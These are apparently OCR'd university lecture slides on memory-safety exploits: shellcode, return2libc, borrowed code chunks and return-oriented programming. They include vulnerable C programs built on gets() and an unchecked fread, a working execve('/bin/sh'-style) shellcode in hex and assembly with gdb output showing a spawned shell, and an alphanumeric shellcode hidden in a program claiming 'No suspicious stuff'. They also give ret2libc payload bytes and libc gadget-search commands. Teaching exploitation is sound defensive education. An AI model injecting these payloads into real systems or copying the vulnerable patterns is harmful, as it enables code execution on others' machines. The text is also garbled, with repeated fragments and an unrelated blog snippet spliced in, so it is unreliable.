Secure Software Development

Exploits

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PREVIOUSLY ON


SSD

What you (should) know

- x86-64 architecture and memory layout
  - How are binary sections mapped in virtual memory
  - Stack/heap layout
  - C++ vtables

What you (should) know

- x86-64 architecture and memory layout
  - How are binary sections mapped in virtual memory
  - Stack/heap layout
  - C++ vtables
- Types of memory safety violations
  - What bugs are there, e.g., buffer overflow, type confusion
  - How do they "work", e.g., writing out of bounds, wrong object casting
  - What can they do, e.g., overwrite return addresses, replace vtable pointers


EXPLOITS

- Until now we mainly crashed programs...

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- ...or let them behave in a weird way by exploiting memory safety violations

Exploits

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- Until now we mainly crashed programs...
- ...or let them behave in a weird way by exploiting memory safety violations
- We want to get full control over the vulnerable program
- We need some generic techniques to achieve this

Either attack data integrity...

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
...or control flow



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

- Integer overflows can allow attackers to read too much data from a buffer
- Attacker might also change the control flow
  - If there are function pointers inside the data
  - If the control flow depends on the data values
- Often easier to find, but not as powerful as direct attack on the control flow

- Changing the control flow gives the attacker full control on what the program does





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

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
  - Saved EIP/RIP on the stack when calling a function
  - Function pointers (e.g. in C++ vtables)



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- Two main attack vectors:
  - Saved EIP/RIP on the stack when calling a function
  - Function pointers (e.g. in C++ vtables)
- Attacker can execute arbitrary existing or injected code


SHELLCODE

- First idea: to take over control, we inject code and jump to it

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- Generic code which is often useful: spawn a shell

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- First idea: to take over control, we inject code and jump to it
- Generic code which is often useful: spawn a shell → Shellcode
- Challenge #1: where to put the code?
- Challenge #2: how to write such code?
- Challenge #3: how to jump to the code?

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- But: what if there is no large buffer? (*i.e.*, only short user inputs)

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- Input (= the code) must be user controllable
- Location must be mapped in the program's memory
- First idea: put the code in some input buffer
- But: what if there is no large buffer? (*i.e.*, only short user inputs)
- Put it in an environment variable

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- Many shellcode examples available online[a]:
  `http://shell-storm.org/shellcode/`

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- Many shellcode examples available online[a]: `http://shell-storm.org/shellcode/`
- There are many tools for shellcode generation, e.g., pwntools, ragg2, metasploit

[a] for educational purposes only

Challenge #3: How to jump to the code?

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



- Overwrite saved instruction pointer with pointer to the buffer...

Challenge #3: How to jump to the code?

- Use a memory safety violation!
- For example, overwrite saved instruction pointer with stack overflow



- ...or close to the buffer and prepend the shellcode with `NOP`s

Practical Example: Shellcode


```c
#include <stdio.h>
#include <string.h>


void enterName() {
    char name[64];
    printf("%p\n", name);
    gets(name);
    printf("%s\n", name);
}

int main(int argc, char* argv[])
{
    enterName();
    return 0;
}
```


```
% gdb ./name.elf
(gdb) run
Starting program: name.elf
0x7fffffffdd30
test
test
[Inferior 1 (process 6374) exited normally]
```


```
% gdb ./name.elf
(gdb) run
Starting program: name.elf
0x7fffffffdd30
test
test
[Inferior 1 (process 6374) exited normally]
```

```
% gdb ./name.elf
(gdb) r < shellcode.bin
Starting program: name.elf < shellcode.bin
0x7fffffffdd30
/bin/zshXXXXXXXXYYYYYYYYZZZZZZZZH□|$
□1□H□H□H□G□;H□w1□AAAXXXXXXXXP□□□□
process 23378 is  executing new program:  /usr/bin/zsh
```



Practical Example Analysis: Shellcode

```
2f 62 69 6e 2f 7a 73 68
58 58 58 58 58 58 58 58
59 59 59 59 59 59 59 59
5a 5a 5a 5a 5a 5a 5a 5a
48 8d 7c 24 b0
31 c0
48 89 47 08
48 89 7f 10
48 89 47 18
b0 3b
48 8d 77 10
31 d2
0f 05
41 41 41 58 58 58 58 58 58 58 58
50 dd ff ff ff 7f
```

"/bin/zsh" (target shell we want)


```
2f 62 69 6e 2f 7a 73 68
58 58 58 58 58 58 58 58
59 59 59 59 59 59 59 59
5a 5a 5a 5a 5a 5a 5a 5a
48 8d 7c 24 b0
31 c0
48 89 47 08
48 89 7f 10
48 89 47 18
b0 3b
48 8d 77 10
31 d2
0f 05
41 41 41 58 58 58 58 58 58 58 58
50 dd ff ff ff 7f
```

`X`, `Y` and `Z` (placeholders)


```
2f 62 69 6e 2f 7a 73 68
58 58 58 58 58 58 58 58
59 59 59 59 59 59 59 59
5a 5a 5a 5a 5a 5a 5a 5a
48 8d 7c 24 b0
31 c0
48 89 47 08
48 89 7f 10
48 89 47 18
b0 3b
48 8d 77 10
31 d2
0f 05
41 41 41 58 58 58 58 58 58 58 58
50 dd ff ff ff 7f
```

`A`, `X` (alignment, `RBP`)

```
2f 62 69 6e 2f 7a 73 68
58 58 58 58 58 58 58 58
59 59 59 59 59 59 59 59
5a 5a 5a 5a 5a 5a 5a 5a
48 8d 7c 24 b0
31 c0
48 89 47 08
48 89 7f 10
48 89 47 18
b0 3b
48 8d 77 10
31 d2
0f 05
41 41 41 58 58 58 58 58 58 58 58
50 dd ff ff ff 7f
```

`0x7fffffffdd50` (start of shellcode)


```
2f 62 69 6e 2f 7a 73 68
58 58 58 58 58 58 58 58
59 59 59 59 59 59 59 59
5a 5a 5a 5a 5a 5a 5a 5a
48 8d 7c 24 b0
31 c0
48 89 47 08
48 89 7f 10
48 89 47 18
b0 3b
48 8d 77 10
31 d2
0f 05
41 41 41 58 58 58 58 58 58 58 58
50 dd ff ff ff 7f
```

```
lea     rdi, [rsp - 0x50]
xor     eax, eax
mov     qword [rdi + 0x08], rax
mov     qword [rdi + 0x10], rdi
mov     qword [rdi + 0x18], rax
mov     al, 0x3b
lea     rsi, [rdi + 0x10]
xor     edx, edx
syscall
```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lea     rdi, [rsp - 0x50]
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syscall
```

Stack

“/bin/zsh”
“XXXXXXXX”
“YYYYYYYY”
“ZZZZZZZZ”

Registers

RAX	
RDI	
RSI	
RDX	

```
lea     rdi, [rsp - 0x50]
xor     eax, eax
mov     qword [rdi + 0x08], rax
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syscall
```

Stack

RDI →	"/bin/zsh"
	"XXXXXXXX"
	"YYYYYYYY"
	"ZZZZZZZZ"

Registers

RAX	
RDI	0x7fffffffdd30
RSI	
RDX	

```
lea     rdi, [rsp - 0x50]
xor     eax, eax
mov     qword [rdi + 0x08], rax
mov     qword [rdi + 0x10], rdi
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mov     al, 0x3b
lea     rsi, [rdi + 0x10]
xor     edx, edx
syscall
```

Stack

RDI →	"/bin/zsh"
	"XXXXXXXX"
	"YYYYYYYY"
	"ZZZZZZZZ"

Registers

RAX	0
RDI	0x7fffffffdd30
RSI	
RDX	


```
lea     rdi, [rsp - 0x50]
xor     eax, eax
mov     qword [rdi + 0x08], rax
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mov     al, 0x3b
lea     rsi, [rdi + 0x10]
xor     edx, edx
syscall
```

Stack

RDI →	“/bin/zsh”
	0
	“YYYYYYYY”
	“ZZZZZZZZ”

Registers

RAX	0
RDI	0x7fffffffdd30
RSI	
RDX	


```
lea     rdi, [rsp - 0x50]
xor     eax, eax
mov     qword [rdi + 0x08], rax
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Stack

RDI →	“/bin/zsh”
	0
	0x7fffffffdd30
	“ZZZZZZZZ”

Registers

RAX	0
RDI	0x7fffffffdd30
RSI	
RDX	


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lea     rdi, [rsp - 0x50]
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Stack

RDI →	“/bin/zsh”
	0
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	0

Registers

RAX	0
RDI	0x7fffffffdd30
RSI	
RDX	


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lea     rdi, [rsp - 0x50]
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```

Stack

RDI →	"/bin/zsh"
	0
	0x7fffffffdd30
	0

Registers

RAX	0x3b
RDI	0x7fffffffdd30
RSI	
RDX	


```
lea     rdi, [rsp - 0x50]
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Stack

RDI →	“/bin/zsh”
	0
RSI →	0x7fffffffdd30
	0

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RAX	0x3b
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RSI	0x7fffffffdd40
RDX	


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lea     rdi, [rsp - 0x50]
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```

Stack

RDI →	"/bin/zsh"
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	0

Registers

RAX	0x3b
RDI	0x7fffffffdd30
RSI	0x7fffffffdd40
RDX	0


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lea     rsi, [rdi + 0x10]
xor     edx, edx
syscall
```

syscall

Syscall number in RAX with arguments in RDI, RSI, RDX, R10, R8, R9

Stack

RDI →	“/bin/zsh”
	0
RSI →	0x7fffffffdd30
	0

Registers

RAX	0x3b
RDI	0x7fffffffdd30
RSI	0x7fffffffdd40
RDX	0


```
lea     rdi, [rsp - 0x50]
xor     eax, eax
mov     qword [rdi + 0x08], rax
mov     qword [rdi + 0x10], rdi
mov     qword [rdi + 0x18], rax
mov     al, 0x3b
lea     rsi, [rdi + 0x10]
xor     edx, edx
syscall
```

syscall 0x3b

`execve(RDI, RSI, RDX)`

Stack

RDI →	“/bin/zsh”
	0
RSI →	0x7fffffffdd30
	0

Registers

RAX	0x3b
RDI	0x7fffffffdd30
RSI	0x7fffffffdd40
RDX	0

Practical Example Impact: Shellcode

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  - Change files (e.g., add user, add root account)
  - Open sockets (e.g., download more code, remote shell)
  - Shutdown computer

- Injecting shellcode allows an attacker to execute arbitrary code
- Shellcodes are not limited to opening a shell
  - Change files (e.g., add user, add root account)
  - Open sockets (e.g., download more code, remote shell)
  - Shutdown computer
- Shellcode can be extremely small, only 21 bytes to open a shell on Linux

Live Demo

Shellcode

- **Problem**: Some bytes not allowed, e.g., '0'-bytes (C-string terminator)
  - **Solution**: Only use instructions without '0'-bytes, e.g.,

```
xor eax,eax     [31 C0]      instead of
mov eax, 0      [B8 00 00 00 00]
```

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    ```

- **Problem**: Often limited in size (only several bytes)
  - **Solution**: Multiple stages, e.g., every buffer has a part of the shellcode, and jump to next buffer
- **Problem**: Input filters might only allow alphanumeric characters
  - **Solution**: Only use instructions with an alphanumeric representation, e.g.,

    ```
    push 0x64636261        ['h' 'a' 'b' 'c' 'd']
    pop eax                ['X']
    xor eax,0x64636261     ['5' 'a' 'b' 'c' 'd']
    ```

    instead of

    ```
    xor eax, eax           ['1' C0]
    ```

Fun Example: Alphanumeric Shellcode[1]

[1] Not possible on x86_64


```c
#include <stdio.h>

void dummy() {
 char s[] = "XXj0TYX45Pk13VX40473At1At1qu1"
            "qv1qwHcyt14yH34yhj5XVX1FK1FSH"
            "3FOPTj0X40PP4u4NZ4jWSEW18EF0V";
 ((size_t*)s)[15] = s;
}

int main() {
 printf("No suspicious stuff in this application...\n");
 dummy();
 return 0;
}
```


```
% gcc fun.c -o func
% ./fun
No suspicious stuff in this application...
```


```
% gcc fun.c -o func
% ./fun
No suspicious stuff in this application...
$
```


```
% gcc fun.c -o func
% ./fun
No suspicious stuff in this application...
$ ps -p $$
  PID TTY          TIME CMD
25627 pts/1    00:00:00 sh
$ exit
%
```


Write a strange sorted shellcode:

- The "framework" reads exactly 128 bytes from the standard input
- The bytes are interpreted as 16 `uint64_t` numbers and sorted
- After clearing all registers, the framework jumps into the sorted array


Applicable rules and hints:

- The shellcode must run on a x86_64 architecture
- **Hint:** Think about how numbers are stored in memory, and what would happen if you just interpret them as code
- **Hint:** How can you make sure that only valid instructions are executed?
- We provide the "framework" to execute your shellcode at `https://challenges.sasectf.student.iaik.tugraz.at/challenges#Sorted-27`


- Shellcode requires executable buffers



Shellcode Applicability



- Shellcode requires executable buffers
- On 64-bit systems, stack, heap, and environment variables are not executable (cf. Countermeasure lecture)



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

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- Still useful on 64-bit systems for multi-stage exploits
  1. Code-reuse attack makes buffer executable...
  2. ...and jumps to the buffer
  3. Shellcode executes

Shellcode...

Shellcode Summary

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CODE
REUSE

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



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

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

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

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

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

Code-reuse Attacks - Short History

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



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

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

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

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
2007 Hovav Shacham published Return-oriented programming, a general technique based on return2libc, but using only parts of functions



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

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

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

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

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- On 64-bit systems: we require the argument in a register, more complicated

Practical Example: return2libc


```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void enterName() {
    char name[8];
    printf("%p / %p\n", system, name);
    gets(name);
    printf("%s\n", name);
}

int main(int argc, char* argv[])
{
    enterName();
    return 0;
}
```


```
% gdb ./name
(gdb) r
Starting program: /home/name
0x8048380 / 0xffffce88
Test
Test
[Inferior 1 (process 26305) exited normally]
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
```
% gdb ./name
(gdb) r
Starting program: /home/name < ret2libc
0x8048380 / 0xffffce88
ABCDEFGHIJKLMNOPQRST□ □ □ □ □ □ □ □ □/usr/games/fortune
Cheer Up!  Things are getting worse at a slower rate.
Program received signal SIGSEGV, Segmentation fault.
0xddccbbaa in ?? ()
```



Practical Example Analysis: return2libc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41 42 43 44 45 46 47 48
49 4a 4b 4c 4d 4e 4f 50
51 52 53 54
80 83 04 08
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65 73 2f 66 6f 72 74 75
6e 65
```



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

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

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

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

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

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

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
```


system(prog)

```
system(``/usr/games/fortune'')
```


→



Practical Example Impact: return2libc



- The libc is used in a lot of programs



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

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

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
- Attacker can e.g., call `mprotect` to make buffer executable



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

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

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

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

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```
% objdump -d /lib/x86_64-linux-gnu/libc.so.6 | grep -B1 ret \
  | grep -A1 -E "pop.*r??"
   1f930:       5d                      pop    %rbp
   1f931:       c3                      retq
--
   1fb12:       41 5c                   pop    %r12
   1fb14:       c3                      retq
--
[...]
```

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[...]
```

- Bad luck, no part to pop stack value into `RDI`, only others

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- Remember how opcodes work on x86?
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- `pop RDI; retq` assembles to `5F C3`
- Can we find this sequence in the binary or the libc?

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```
% xxd -c1 -p /lib/x86_64-linux-gnu/libc.so.6 | \
  grep -n -A1 5f | grep c3 | wc -l
535
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Borrowed code chunks

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- The sequence `pop RDI; retq` is 535 times (unintentionally) in the libc

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```

- The sequence `pop RDI; retq` is 535 times (unintentionally) in the libc
- This building block enables return2libc attacks on 64-bit systems

Practical Example: Borrowed Code Chunks

Borrowed code chunks


```c
#include <stdio.h>
#include <stdlib.h>

size_t fs;
void readFile() {
    char buffer[8];
    FILE* f = fopen("test", "rb");
    if(f) {
        fseek(f, 0, SEEK_END);
        fs = ftell(f); // get filesize
        fseek(f, 0, SEEK_SET);
        fread(buffer, fs, 1, f); // read whole file
        printf("Read: %s\n", buffer);
    }
}
int main(int argc, char* argv[]) {
    readFile();
    return 0;
}
```


```
% echo Test > test
% gdb ./file
(gdb) r
Starting program: /home/file
Read: Test
[Inferior 1 (process 16505) exited normally]
```

Borrowed code chunks

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Starting program: /home/file
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
```

```
% gdb ./file
(gdb) r
Starting program: /home/file < ret2libc_64
Read: AAAAAAAAAAAAAAAAAAAAAAA
$
```



Practical Example Analysis: Borrowed Code Chunks

Borrowed code chunks

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02 e1 a2 f7 ff 7f 00 00 (pop RDI; retq)
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

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

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

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

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

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

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

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

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

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

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RDI ← &"/bin/sh"

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

system(RDI)

```
system("/bin/sh")
```

Practical Example Impact: Borrowed Code Chunks

- Borrowed code chunks makes return2libc attacks compatible with x86-64 calling convention

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

- Same impact as return2libc on 32-bit systems

Generalizing borrowed code chunks



- Return2libc on 64-bit systems uses parts of functions to set-up registers to call a libc function (borrowed code chunks)

Generalizing borrowed code chunks



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

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

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
- Can we rebuild this function ourself from other function parts?


The New Yo
Saturday, January 6, 2007
Daily Blog Tips awarded the
Last week Darren Rowse, from the famous Problogger blog, announced the winners of his latest Group Writing Project called "Reviews and Predictions". Among
the Daily Blog Tips is attracting a vast audience of bloggers who are looking to improve their blogs. When asked about the success of his blog Daniel commented that
Re t u r n o r ien ted Pro g ra mm ing

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  - `pop RDI; retq`
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



- Gadgets are chained together for a shellcode


Stack
return address 3
value2
value1
return address 2
SP →
return address 1


Register
RSI
RDI


Program code
asm instruction
ret
...
pop rsi
pop rdi
ret
...
asm instruction
ret
...
Gadget 1
Gadget 2
Gadget 3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
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
Program code
IP →
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
ret
...
pop rsi
pop rdi
ret
...
asm instruction
ret
...
Gadget 1
Gadget 2
